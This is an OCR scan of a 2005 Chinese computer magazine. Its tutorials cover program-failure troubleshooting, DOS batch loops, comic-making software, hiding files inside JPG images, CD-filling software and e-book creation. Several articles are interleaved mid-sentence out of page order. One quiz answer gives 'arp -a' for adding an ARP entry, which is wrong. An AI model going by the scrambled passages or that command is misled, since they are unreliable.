★以上的下载文件中如果不包含安装程序，则直接解压后将DLL文件复制到系统目录即可。

谁在妨碍我娱乐:游戏故障

小到Windows自带的《扫雷》、《纸牌》，大到占用6GB硬盘的《魔兽世界》，用电脑的很少有不玩游戏的。但很多朋友在装完游戏后却发现游戏根本运行不起来，难道是安装光盘有问题？

1.DirectX

特征：提示“找不到动态链接库D3D8.DLL”。

通行证:很多游戏都采用DirectX的图形接口，这些游戏在运行时都必须先确保系统中已经安装了对应(或更高)版本的DirectX，一般在游戏光盘中都会自带所需的DirectX安装文件，如果没有则从http://www.onlinedown.net/soft/5288.htm下载并安装。OpenGL也是如此，要运行支持最新OpenGL标准的游戏，就必须先安装对应的OpenGL(各显卡厂商的主页都提供了硬件对应版本的下载)。

火速链接

关于DirectX的原理和更详细的故障解决请参考本刊2005年第5期的《DirectX到底是谁》。

2.显卡驱动程序

特征：提示“找不到D3D设备”。

通行证:首先运行dxdiag确认一下“显示”选项卡中的“Direct3D加速”是否被禁用了，确保是“已启用”的(见图2)。如果显卡驱动程序版本较老，就有可能导致DirectX无



图2

法找到该D3D(Direct3D)设备的情况，解决方法是升级显卡驱动程序。另外值得注意的是，VIA 芯片组的主板如果出现此问题，请先安装VIA 4in1补丁。

3.永远无法插入的光盘

特征：不管光驱里有没有游戏光盘，都提示“请插入光盘”。

通行证:这种故障一般都是游戏程序的缺陷或者特有的版权保护措施导致的，解决的方法有以下几种:

①非默认安装路径:很多游戏都只支持安装在C盘的默认位置，如果在安装时将路径设置为了“D:\Program Files\XXXX”，则有可能出现不断提示插入光盘的情况，解决方法是卸载游戏后使用默认路径安装。

②光驱盘符变更:如果在安装游戏后，重新分配盘符后导致光驱盘符变更，那么游戏记录在注册表或者文件中的游戏光盘位置就无法指向现在的盘符。可以在注册表中查找该游戏程序的相关分支，找到原有位置的字串并修改为现在的光驱盘符位置。也可以通过“控制面板→管理工具→计算机管理→磁盘管理”将光盘改回原来的盘符(见图3)。




图3

③双光驱:如果同时使用两台光驱，并且在安装游戏时使用的是第二台光驱，就有可能出现这种情况。因为有的游戏程序在安装时并没有记录安装时的盘符，而是在游戏运行时向系统查询第一个光盘所在盘符，所以就会出现这种情况。可以尝试将光盘放入另一个光驱中，如果还是不行，可以利用上文中的方法将两台光驱的盘符位置对换一下。

火速链接

很多光盘版游戏可以转换为硬盘版，请参考本刊2005年第3期的《光盘版游戏完美转换硬盘版》。

缺胳膊少腿怎么行:DLL文件错误

DLL相当于软件的手脚，要是缺胳膊少腿，软件当然跑不起来。

1.软件升级覆盖不完全

特征：DLL文件版本不正确。

通行证:在覆盖安装软件的新版本时，如果老版本安装目录中的某些DLL文件被锁定(比如运行着QQ就覆盖安装新版本QQ)，安装程序就会提示该DLL文件写入失败，并给出“重试”和“忽略”等选项，如果选择“忽略”，则安装程序就会跳过这个DLL文件而继续下一个文件的安装，这时就有可能导致这个问题。就好比一台DVD影碟机如果使用原来的VCD光头，也是无法播放DVD影碟一样。解决方法是重新启动，确保该程序没有运行以防止其下的DLL文件被锁定，然后再重新安装该程序。

2.错误DLL抢先一步

特征：DLL载入失败，在多个关键目录中都存在该DLL文件。

通行证:程序要载入DLL文件时，如果在程序编写时没有指定DLL文件的绝对位置，那么就会根据给出的DLL文件名按以下顺序在各目录中搜索。

①应用程序目录

②当前工作目录

③系统目录

④路径变量

当这些目录中都存在所需的这个DLL文件时，就会优先载入排名靠前的目录中的那个文件，如果在正确的DLL文件位置之前有同名的其他DLL文件抢了先，那么就有可能导致此故障。解决的方法是将正确的DLL文件复制到应用程序目录中。

谁骗了我的程序:初始化错误

程序在运行后大多需要进行一个初始化过程，在此过程中，程序读取记录在注册表或者配置文件中的数据，并据此完成一些预定的操作(比如运行QQ后，弹出的登录对话框中的号码框中的内容就是读取了记录在QQ安装目录中的登录历史文件)。如果这些信息出现错误，程序读取后就有可能出现错误的操作，或者超出程序的处理范围而异常退出。

1.上/下标越界

特征：运行时突然弹出“上/下标越界”的错误提示。

通行证:这种情况经常出现在程序因系统错误而被迫关闭后，由于程序写入的数据不完整或错误，而导致下次启动该程序时发生错误。解决的方法有两种:

①清空初始化数据:系统提供了INI文件函数来帮助程序读写INI文件中的变量值数据，根据规则，如果程序读INI文件失败，那么该读取函数就会返回给程序该变量值的默认数据，所以一般清空程序目录下的INI文件，再运行一次程序后就能

恢复新安装时的状态。这样做会有一点副作用，就是程序记录在该INI文件中的其他设置也有可能一起丢失。

②使用程序自带的初始化参数:有些程序的初始化数据库并不保存在安装目录的INI文件中，而是在注册表或是其他地方，要找出这些位置相当困难，但是很多这类程序都会自带初始化的运行参数。比如MailWasher有时就会出现启动时出错退出的情况，错误提示为"List index out of bounds"(列表索引越界)，这时可以通过运行""C:\Program Files\MailWasher Pro\MailWasher.exe" -restore"(不含外侧中文引号，软件安装路径请根据实际情况进行修改)来恢复初始化文件，每个程序的初始化参数都不同，可在该软件的帮助文件或者技术支持论坛的故障解决(英文论坛则一般称为"Trouble Shooting")版块中查找。

2.环境变量丢失

特征：原来一些在运行中可以直接输入文件名运行的程序(如在"运行"中输入"calc.exe"回车就能打开"计算器")都无法直接运行了，必须键入程序的完整目录。

通行证:环境变量中保存了很多重要的路径位置，如果环境变量中的数据被破坏，就有可能导致此问题。解决方法是右击"我的电脑"，选择"属性"，在"系统属性"窗口中选择"高级"选项卡，点击"环境变量"按钮，将弹出窗口下方"系统变量"列表中的"Path"值设为系统目录所在位置(如"C:\windows\system32"和"C:\windows")，中间用分号";"隔开(见图4)。另外，如果安装了双系统(比如Windows 98和Windows XP)，那么在Windows 98中安装的软件在Windows XP下就有可能无法运行(绿色软件除外)，解决的方法是将Windows 98的系统目录位置添加进Windows XP的Path环境变量中(此法只适用于部分软件，有些软件在安装时会根据当前系统的版本来选择安装对应的执行文件版本，比如"千千静听"的安装文件中就有TTPlayer_A和TTPlayer_W两个版本，这类软件不能跨平台使用)。



图4

干扰运行的幕后黑手:防火墙

安全防护软件的保护功能有时会将正常的程序操作拒之门外，导致程序运行失败。

1.WinPatrol阻止自启动

特征：运行程序后，WinPatrol弹出警告框提示是否允许其加入自启动项，选择"否"后程序异常退出。

通行证: Winpatrol这类程序在监视注册表变动时，如果发现某个程序进程改动了注册表自启动项，就会询问是否允许，而如果选择了否，则不但阻止写入注册表，同时还会关闭这个企图写入自启动项的程序进程。

2.内存溢出保护

特征:打开某些程序出现防火墙警告，程序错误退出。


通行证: Windows XP SP2自带的"数据执行保护"功能、McAfee VirusScan 8.0i的"溢出防护"功能都有可能与一些程序产生兼容性问题，解决的方法是暂时禁用这些功能或者将有兼容性问题的程序加入相关功能的排除列表中。除了病毒防火墙之外，网络防火墙也有可能导致此问题，比如禁用QQ的网络连接就有可能使QQ进入假死崩溃状态。

> **火速链接**
> 关于"数据执行保护"的使用请参考本刊2005年第7期的《Windows内置的病毒防护——DEP》。

3.依赖的服务被禁用

特征：在使用一些系统优化软件对系统中的服务进行优化后，程序无法运行。

通行证:很多软件在安装时都会在系统服务中加入自己的服务，比如McAfee VirusScan就会加入"McAfee Framework"服务(见图5)，如果在优化时不小心将这类服务停止或禁用了，那么依赖此服务才能正常工作的程序势必会受到影响，乃至无法运行。


图5

> **火速链接**
> 关于因为服务被停止而导致的系统故障，可以参考本刊2005年第8期的《服务停止以后》。

CF [YY06]

■ 掌柜的

DOS 快餐店(十一)

终极 DOS 技能——循环(上)

★★

本文可以帮你学到

- 学会在批处理中使用循环
- 利用循环完成批量任务

《DOS 快餐店》的连载即将走向尾声，掌柜的为大家带来的最后大餐是循环语句，这是批处理的精华部分。学会循环语句后，你会发现原来不必学习VB等编程语言就能实现各种复杂的功能。

注意:文中的变量都是以“%% 变量名”形式给出的，适合在批处理文件中使用，如果是直接在命令提示符下执行命令，则应改为“% 变量名”。

基础篇:从搬啤酒想到的

1.从店小二搬啤酒开始:什么是循环

掌柜的让店小二去仓库搬5箱啤酒来，凭店小二的力气最多一下子只能搬起1箱，这可怎么办？这种问题即使是小学生也能回答:"来回搬5次 ！"可是在批处理中，如果你有一大堆文件要处理，应该如何设定"来回搬"呢？循环就扮演了这个来回跑腿的角色，至于搬什么、怎么搬、搬多少次，则都是由我们决定的。

2.怎么反复地搬啤酒:轻松用循环

循环语句和以往其他 DOS 语句一样，有简单的应用也有复杂的应用，那我们就先从简单的开始吧。

for 判断指定的条件是否符合，如果符合则来回执行指定的语句，直到条件不符合为止，以显示当前目录下所有BAT和 TXT 文件的内容为例:

```
for %%f in (*.bat *.txt) do type %%f
```

这条语句是指，在当前目录下搜索所有 BAT 和 TXT 文件，并逐个将搜索到的文件名存入变量 %%f 中，每搜索到一个，就执行 type 命令显示 %%f 变量中指定的文件。

如果你还是不太明白，没关系，用刚才店小二搬箱子的实例来解释这个循环。

for %% 当前搬的箱子 in (仓库里的5箱啤酒) do 搬运 %% 当前搬的箱子

这个循环开始执行后，就从第1箱啤酒开始，循环每执行一次就把当前找到的啤酒箱搬走，直到将第5箱啤酒也搬走后，循环结束。

3.啤酒有几种搬法:循环能玩什么花样

⑴**有始有终的数字序列**

命令格式:for /L %% 变量 in (开始,步进,结束) do 循环执行指定的命令 [命令参数]

参数 /L 用来将循环指定在一个数字集合内，指定了起始数，每次循环递增 / 减的数字，以及当数字超出什么范围时循环结束。

```
for /L %%c in (3,1,5) do echo %%c
```

这条语句是指循环开始时首先将3存入变量 %%c 中，用 echo 语句显示出来，循环每执行一次，存入的数字就加1(即在命令格式中的"步进"值)，直到数字超出5，循环结束。这段语句的结果是依次显示3、4、5。

> 小提示
>
> 步进值可以是正的，也可以负的。比如(1,1,5)产生的数字序列是“1 2 3 4 5”，而(5,-1,1)将产生数字序列“5 4 3 2 1”。

⑵**一大堆文件**

命令格式:for %% 变量 in (文件集合) do 循环执行指定的命令 [命令参数]

其中"文件集合"可以是一个目录的名称，也可以是使用通配符的文件名，另外，还可以使用形如"a.txt b.txt c.txt"的文件集。

中级篇:更多的参数应用

1.玩转目录遍历

使用"for %%c in (*.txt) do type %%c"命令可以遍历当前目录下的所有 TXT 文件，并把文件名显示出来。如果需要遍历的是目录而不是文件，那么可以在"for"之后加上参数 /d，这是"directory"(目录)的缩写。比较一下上面的遍历文件语句与"for /d %%c in (*.*) do echo %%c"各自的执行结果，看看有什么不同。

2.子目录也不能放过

如果用默认方式遍历文件 / 目录，那么 for 只会处理指定路径下的目录或文件，而对这些找到的目录中是否还有子目录就不关心了。可以使用参数 /r 来让 for 支持子目录搜索，这是"recurse subfolders"(递归查询子目录)的缩写。

子目录下的文件遍历:for /r %% 变量 in (文件集合) do 循环执行指定的命令 [命令参数]

五分钟成为漫画家

★★

■山东　王伟光

现在，大多数漫画家已不仅仅局限于手工绘制，而是大量借助于电脑来完成漫画作品的创作。广义上来说，用来制作漫画的软件有很多，如：Photoshop、Illustrator、CorelDraw等都能用来画漫画。不过它是面向一般性图像处理的，并没有针对漫画的某些特殊要求的功能。

专业漫画软件，当属ComicStudio了，它完全为漫画量身定制，具备许多漫画绘画的专业技法和专业绘图工具，并具有各种增加画面效果的特殊功能，比如漫画中常用的"集中线"效果，只要点击一下Create按钮便可生成。ComicStudio的使用，可参阅本文所附的"网络大补贴"。

上面所说的专业或非专业漫画软件，都需要使用者有一定的绘画基础。难道不会画画的人就注定与漫画创作无缘了么？没关系，下面要给大家介绍的"风漫"软件，即使你没有任何绘画基础，只要有丰富的想象力，一样能借助它创作出精彩的漫画作品来。

风漫小档案

u软件版本:1.702　　软件大小:11691KB
u软件性质:共享软件　　适用平台:Windows 9x/ME/2000/XP
u下载地址:http://nj.onlinedown.net/soft/33440.htm

实例:善良的黑客

某日清晨，当我走到一晚上没有关机的电脑前的时候，显示器上出现了一个意想不到的画面，让我出了一身冷汗……

第一步:启动风漫漫画制作软件，单击菜单"文件→新创建一本漫画"命令创建新的页面。接着单击素材库面板上的下拉按钮打开分类窗口，双击"场景"下的"school"。然后从素材库面板中把一个教室场景拖到画面中，并对齐位置。接着需要进行一些修改:用箭头编辑工具分别点选场景中的时钟、黑板、讲桌、讲台等对象，并按Delete键删掉它们，只留下一个房屋的框架和房门（见图1）。




图1

第二步:下面需要给这个房间加点东西。在素材库面板中，选择"场景"中的"房屋"，然后单击"小木屋"标签，将其中的四格窗户拖到画面中，调整大小并放在合适的位置上；再选择"物品"分类下的"tool"，向画面中拖入一张桌子以及一台电脑（选择"操作"菜单中的"水平镜像翻转"可将电脑水平翻转过来），调整好大小及合适的位置；接着再拖入一把椅子和档案柜等等，这样一个办公室的场景就出来了(见图2)。

第三步:下面来创建漫画的主人翁。在素材库面板上，选择"人物"中的"bbb"，导入人物的头部，然后再分别导入身体、胳膊和腿，组合成一个人。在胳膊和身体

应用篇:拿起循环武器

目录中有一大堆记录联系人信息的TXT文件，想把它们都合并到一个文件中，用循环武器来试试吧。

实例:将当前目录中所有的TXT文件合并到all.txt中。

```
@echo off
type NUL > all.txt
for %%f in (*.txt) do copy /b all.txt+%%f all.txt
```

脚本解释:首先关闭命令回显，然后新建一个all.txt的文件(type NUL就是不显示任何信息，而将其输出到新文件中，就是指新建一个空文件)。

DIY你的DOS菜

上期答案

1.断开用户Cornel在本地的连接会话。

net session \\Cornel /delete

2.添加192.168.0.3与00-58-23-DA-01-CB关联的ARP记录。

arp -a 192.168.0.3 00-58-23-DA-01-CB

本期习题(答案下期公布)

1.将1到100的数字按顺序逐个写入num.txt中，每个数字占一行。

2.将当前目录下的所有文件都加上"dos"前缀，比如1.jpg改名为dos1.jpg。

CF [YY07]




图 2

的衔接处会有线条，可以在调色板上点选适当的颜色，再用工具栏中的"涂抹刷子"（第二行第四个图标）把黑色的线条涂抹掉即可。接着再选择"连续线"（涂抹刷子的右侧）绘制一只手和几滴汗珠，调整好各个部位的大小、位置，这样一个人物就制作完成了（见图 3）。



图 3



图 4

第四步：最后一步就是填写对话了。在素材库面板上，选择"话语"，拖动一个话语框到画面中，双击话语框并输入相应的文字即可。如图 4 所示，是本例的最终效果，感觉还不错吧。风漫共享版好像屏蔽了导出图片的功能，没关系用抓图软件（如 SnagIt）截取屏幕图像保存就可以了。如果需要进一步修改，可以在 photoshop 中完成，这里就不赘述了。

画漫画是一项非常有趣的事情，它让我们永远有一颗童心，让我们都加入这个行列吧。

网络大补贴
1. 卡通画简明教程
网页地址：http://www.zbmhw.com/katongjiaocheng/katongjiaocheng.htm **内容简介**：卡通英文为 cartoon，意思是连续的画面，也可简称为动画片或动画连环画。卡通实际上也就是漫画的一个分支，所以本页中的教程，对所有学漫画的人都会有所帮助，这个教程里面详细分析了漫画人物的结构比例，还讲解了身体各个部分、各种动态姿势、各种人物表情等的具体画法等。完全以实际的图例来演示，形象生动。
2. 漫画光影研究
网页地址：http://21play.jxnews.com.cn/system/2005/05/13/002016243.shtml **内容简介**：用好光影效果，可以给漫画作品增色不少。这篇文章主要讲的是黑白漫画中光影原理及使用方法，对初学漫画者会有帮助的。
3. Photoshop 漫画小教程
网页地址：http://www.konggu.net/htm/article/1727.htm http://www.konggu.net/htm/article/1728.htm **内容简介**：通过一个完整的实例，演示在 Photoshop 画漫画的过程，包括了线稿处理、着色等技巧。
4. ComicStudio 软件教程
网页地址：http://www.comicstudio.net.cn/Comicstudiorjjc.htm **内容简介**：ComicStudio 是一款专业的漫画制作软件，它的操作过程相对来说有点复杂。本教程是一个职业漫画者使用 ComicStudio 的经验体会，介绍了 ComicStudio 的完整工作流程，使得我们能够更好理解进而熟练掌握这款软件的使用。
5. 几米漫画欣赏
网页地址：http://campus.sohu.com/20050510/n225495568.shtml **内容简介**：学习的最好方法就是观摩别人优秀的作品，这个网页里收集了几米的一些有代表性漫画作品的赏析，相信在唯美的享受之余，一定能揣摩不少绘画的技巧吧。

CF [YY08]

隐私万万岁 你的秘密还能这样藏

作个007 文件藏进照片里

★★★

■ LiNa

个人隐私越来越重要，许多人都希望将自己的秘密很好地隐藏起来，虽然目前有不少优秀的文件隐藏软件，但往往价格不菲或操作麻烦，今天我们为大家介绍如何将文件隐藏到照片文件中，让人神不知鬼不觉。完全就是"隐形墨水"的效果。

007入门级隐藏教材

1.最简单的Copy

任务:将mm.txt隐藏至照片中

所需工具:JPG文件一张，如Me.JPG

点击"开始→运行"，输入CMD，回车后进入"命令行提示符"窗口，接着输入：copy Me.jpg/b+mm.txt/a New.jpg即可。

小提示

★其中参数/b指定以二进制格式复制、合并文件；参数/a指定以ASCII格式复制、合并文件。这里要注意文件顺序，二进制格式的文件应放在加号前，文本格式的文件放在加号后。有一点要提醒大家：就是这个文本文件的前面最好空上3行以上，这样它头部的内容就不会丢失。

★按住Shift键右击Me.JPG，选择"打开方式"并选择EmEditor之类的文本编辑器打开该文件，看到什么了？一堆乱码？但如果按下Ctrl+End组合键将光标移至文件的尾部，是不是mm.txt文件中的内容？

2.用WinRAR藏文件

任务:将Rmm.txt隐藏至照片中

所需工具: WinRAR、JPG文件一张，如Me.JPG

第一步:选中Me.jpg及Rmm.txt，右击后，选择"添加到压缩文件"。

第二步:在"压缩方式"下选择"存储"。

第三步:压缩后，选中压缩包文件后按F2键，将扩展名从RAR修改为JPG即可。

以后别人看到的是一张图片，但只要将文件名改回RAR，双击打开即可看到你的Rmm.txt文件了。

007高级照片隐藏术

照片文件一直是用来掩饰文件秘密的最佳软件，我们用它可以隐藏各种各样的文件。

1.照片里面藏文件

任务:将Readme.txt、Cool.exe、Cool.dll三个文件隐藏至照片中。

所需工具: WinRAR、UltraEdit、任意较大尺寸，较小体积JPG图片一张，将其命名为Me.jpg

第一步:用WinRAR将隐藏的Readme.txt、Cool.exe、Cool.dll三个文件进行压缩，可以使用除自解压文件之外的任意方法对文件压缩，包括添加密码、使用"最好"的"压缩方式"等，得到压缩包Cool.rar。

第二步:用UltraEdit打开Cool.rar，按Ctrl+A组合键，选中全部数据，接着再按Ctrl+C组合键复制文件。

第三步:用UltraEdit打开Me.JPG，移动至文件最后，按Ctrl+V组合键，将刚刚复制的数据粘贴(见图1)。



图1

第四步:保存该文件，退出UltraEdit，将Me.jpg改名为Me.tif，以便掩饰文件变大的问题。

在日常使用时，双击Me.tif只能看到图片，但当其扩展名改为RAR后，就可以将里面的数据解压缩了。

小提示

与入门级隐藏术里的WinRAR方法相比，这个方法适合同时保护多个文件，还支持WinRAR密码功能。

2.照片里面有"声音"

任务:将某人一段重要讲话隐藏到照片中。

所需工具:ACDSee、照片Me.JPG

第一步:用ACDSee打开照片，切换至览模式，选中要添加音频的照片。

第二步:选择菜单中的"工具→图像音频→编辑"，打开"编辑音频"窗口(见图2)。



图2

第三步:点击"录制"按钮，然后通过麦克风就可以完成录制。

第四步:点击"确定→是"，完成音频添加。

以后只要选中照片，就可以通过菜单项中的"工具→图像音频→播放"，来播放录制的音频文件了。

其实，这个功能也不一定非要用于隐藏文件，当你出游回来，整理照片时，也可以用此方法为每张照片添加好

批量刻录也省心


★ ■山东　日月双星

在刻录光盘时我们总要计算一下如何才能充分利用盘片，但手工计算是件麻烦事，最近我发现了一款适合懒人的软件，它可以完成以前麻烦的计算并能帮你把那些文件移动到某个指定目录。的确让我的备份工作省心不少。它就是今天的主角FillCD。

FillCD 小档案

u软件版本:2.0　　软件大小:1023KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://nj.onlinedown.net/soft/13932.htm

第一步:打开软件后，首先要做的是设定一下盘片类型和大小，比如700MB标准的CD－R光盘。点击左上的"Settings"区域。在Predefined右面的下拉框选择"700Mb CD (80min)"就可以了(见图)。



如果下拉框没有需要的容量，可以在size of后面填入需要的大小后并选择单位即可。支持的单位有KB、MB和bytes。

第二步：设定好容量后，可以开始添加资料了。点击"Directories and Files"栏下的"Open Explorer..."按钮打开"资源管理器"，这时只需把要刻录的文件拖拽到"Directories and Files"区域即可。如果想删除列表中已经添加的文件，只需右击要删除的文件，在弹出菜单中选择"Remove"即可，如果要全部删除，点击区域中的"Clear All"按钮即可。

第三步：一切都准备完毕，点击界面中的"Compute!"按钮后。"Results"栏中就会显示分配好的文件。在下方文本框中输入一个路径，点击"move"按钮，我们的文件就被移动到目的路径了。这时打开刻录软件就能刻录了。

CF [YY10]

声音旁白。另外，现在已经有不少数码相机，已经具有直接添加声音的功能，在拍照的同时就能轻松添加旁白了。

3.照片里面藏"影片"

任务:将mm.wmv隐藏到图片中

所需工具: Love Machine、尺寸较小的GIF图片若干张、Love Machine外挂插件程序

第一步:从http://www.newhua.com/cfan/200515/007.zip下载Love Machine，并解压缩。从http://www.newhua.com/cfan/200515/Reswrite.zip下载Love Machine外挂插件程序，并解压缩。

第二步:运行外挂插件程序RESWrite.exe，通过"资源管理器"，将GIF图片拖拽至该程序中间的窗格中。同时按照如图3所示画面进行设置。点击"Create LVM Plugin"，如果没问题，就会完成外挂程序template.dll的制作，如果提示错误，很可能是GIF图片尺寸过大。



图3

第三步：将生成的template.dll改名(为了更好的识别)，比如007.dll。

第四步:将007.dll复制到Love Machine所在文件夹下plugin子文件夹中(该文件夹需自行建立)。

第五步:运行LoveMa.exe，进入"分割"标签，点击"待分割文件"下的" 览"按钮，选择mm.wmv。在"分割大小"下设置好每个文件的尺寸。比如500KB，建议勾选"随机大小分割"，这样软件生成的照片尺寸为400KB～600KB不等，看起来也比较真实。在"扩展名"处设置生成的图片文件扩展名(见图4)。勾选"LoveMe伪装"，点击"选项"按钮，在弹出窗口中勾选"使用图像外挂程序"，并在"外挂程序列表"中选择好程序(见图5)。




图4




图5

第六步:点击"确定→分割"，完成视频文件的分割。

这样所有文件都分割完成了，分割后的文件由一个多个图片文档及一个LVM文件组成。现在将这些文件传给别人，在不知情的人眼中，它们只是图片而已。如果需要合并，则同样要使用Love Machine:打开Love Machine，点击"合并"标签，点击"LoveMa文件"下的" 览"按钮，完成后点击"合并"按钮即可。

上面就是所有的文件保密术，如果大家还有更好的方法也欢迎投稿至software@cfan.com.cn进行交流。

CF [YY09]

■辽宁　二手三好街

★★★★

今天我出“书”了

本文可以帮你学到

- 快速将网上资源制作成电子书
- 制作可以收费的电子书

现在各大网站都在连载小说，你想不想把这些连载的小说整理在一起，集中成册，制作成一本电子书呢？平常在览网站时遇到非常想收藏的好文章，大家的方法可能各有不同，但其中最好的选择也是将它们收集成册，制作成电子书。同时，如果你文采飞扬或者经常写些文章，把它们整理成电子书放到网上让网友们共享，岂不乐哉，如果你对自己有十足信心，制作成收费的电子书，没准还能赚些外快。

比如我们在http://book.sina.com.cn/nzt/lit/zhuxian/index.shtml上看到了《诛仙》这本书，我们想将它制成电子书。

简单简单做本简单的电子书

现在比较流行的资料收集软件主要有两款，分别为“网文快捕”(下载地址:http://www.wizissoft.com/cn/)及“网博士”，它们的功能都非常强大，不仅能很好地完成收集、管理任务，并且最终还能制作成电子书。两款软件的不同之处在于:前者为共享软件，有使用时间的限制，功能强大，知名度更高，使用广泛;后者为免费软件，具有“网文快捕”的大部分功能。下面我们就来介绍一下“网博士”的用法。

“网博士”小档案

- u软件版本:2.00 Beta9(Build126)　软件大小:4.91MB
- u软件性质:免费软件
- u 适用平台：Windows 9X/2000/XP
- u下载地址:http://www.citom.com/download.htm

火速链接

“网文快捕”介绍，大家可以参考本刊2005年第2期《电脑里面开出版社　轻松自制电子书》一文。

第一步:建“书”

安装好软件后，就要先建立书籍，不同书籍也起到了分类作用。点击菜单中的“书籍→新建书籍”，在“名称”中输入“诛仙”、并设置好保存“位置”即可。

第二步:收集“资料”

书已经建好了，现在就要开始往书里“写内容”了。“网博士”在安装后，就会在IE右键菜单中加入相应的菜单项。打开新浪网《诛仙》的每个链接，右击后，选择菜单中的“网博士保存网页”，从“位置”处选择保存的书籍，点击“确定”即可(见图1)。

小提示

★平常的资料除了网页上的，还有好友传过来的如DOC、TXT等其他格式的文件，对于这些资料，也需要导入相应书籍中，以方便整理。同样选择好书籍，点击菜单中的“文件→导入”下的“导入文件夹”或“导入文件”即可完成导入。

★如果浏览的是有右键限制的网页，可以使用IE工具栏中“网博士”的相应按钮来收集这些资料。



图1　重复此步，收集所有章节

第三步:制作电子书

资料都收集好了，最后当然是要制作成电子书了。选择要导出为书籍的“诛仙”，点击菜单中的“文件→导出节点→导出为CHM文件”即可。

好书有价，制作阅读限制的电子书

如果你辛苦收集下来的资料需要别人注册一下，或者你是一个好作者，写了一本小说(或是其他有价值的文章)，可以考虑在网上销售它，这时就需要制作一本像共享软件一样的电子书，比如:限制阅读时间或是阅读次数，这时可以试试下面介绍的EBookStudio。

EBookStudio可以轻松将多个HTML网页格式的文件打包制作成一个可执行文件，读者不需要另外安装任何阅读器，直接执行这个可执行文件就能观看内容。

EBookStudio小档案

- u软件版本:0.01　软件大小:1.58MB
- u软件性质:免费软件　适用平台:Windows 9x/2000/XP
- u下载地址:http://www.newhua.com/cfan/200515/ebookstudio.rar

在制作电子书前，需要将“网文快捕”或“网博士”中的收集资料先导出为HTML文件，然后再进行下面操作。

网文快捕:选中书籍后，点击菜单中的“文件→导出→导出到文件夹”，在“选择文件夹”下设置好指定的文件夹，然后点击“导出”按钮即可(见图2)。



图2

网博士: 选中书籍后，点击“文件→导出节点→导出到文件夹”，设置好导出目录，“确定”即可(见图3)。




图3

小提示

网文快捕及网博士在导出时，都会生成一个索引页，该索引页可以用于EBookStudio中的“起始页面”。

下面我们就来开始制作一本有10次免费试看的电子书，超过10次后需要注册才能观看。注册方式为用户名、密码一一对应。

第一步: 打开EBookStudio，在“选择根目录”后设置好资料刚刚导出的目录，在“起始页面”中选择索引页(见图4)。



图4

第二步: 在“文件源”栏下选择添加的HTML文件及对应的文件夹，右击后，选择“添加到目录”，然后在“目录”栏下进行排序或修改。

小提示

在窗口左侧的“关于页面”、“自定义界面”及“浏览窗口选项”项，可以设置电子书的作者、主页、版权、启动画面(BMP格式图片)、图标，对资料进行保存等。

第三步: 在窗口左侧点击“查看次数”，在“这本电子书将会在打开[　　]天后过期”中输入“10”，同时在“过期后”下拉菜单中选择“需要读者输入密码才能继续阅读”。

第四步: 在“密码构成”下拉菜单中选择“用户名和注册码”，然后记下“本电子书编码”中的字符串，并输入“当读者输入错误密码时显示的信息”及“当超过打开次数后弹出的信息”(见图5)。



图5

第五步: 在窗口左侧点击“输出文件”，设置好“输出文件”后，点击“编译工程”就可以生成最终电子书了。

第六步: 电子书生成后，还要点击“文件→保存工程”菜单项，将制作的设置保存下来，方便以后修改电子书编码。

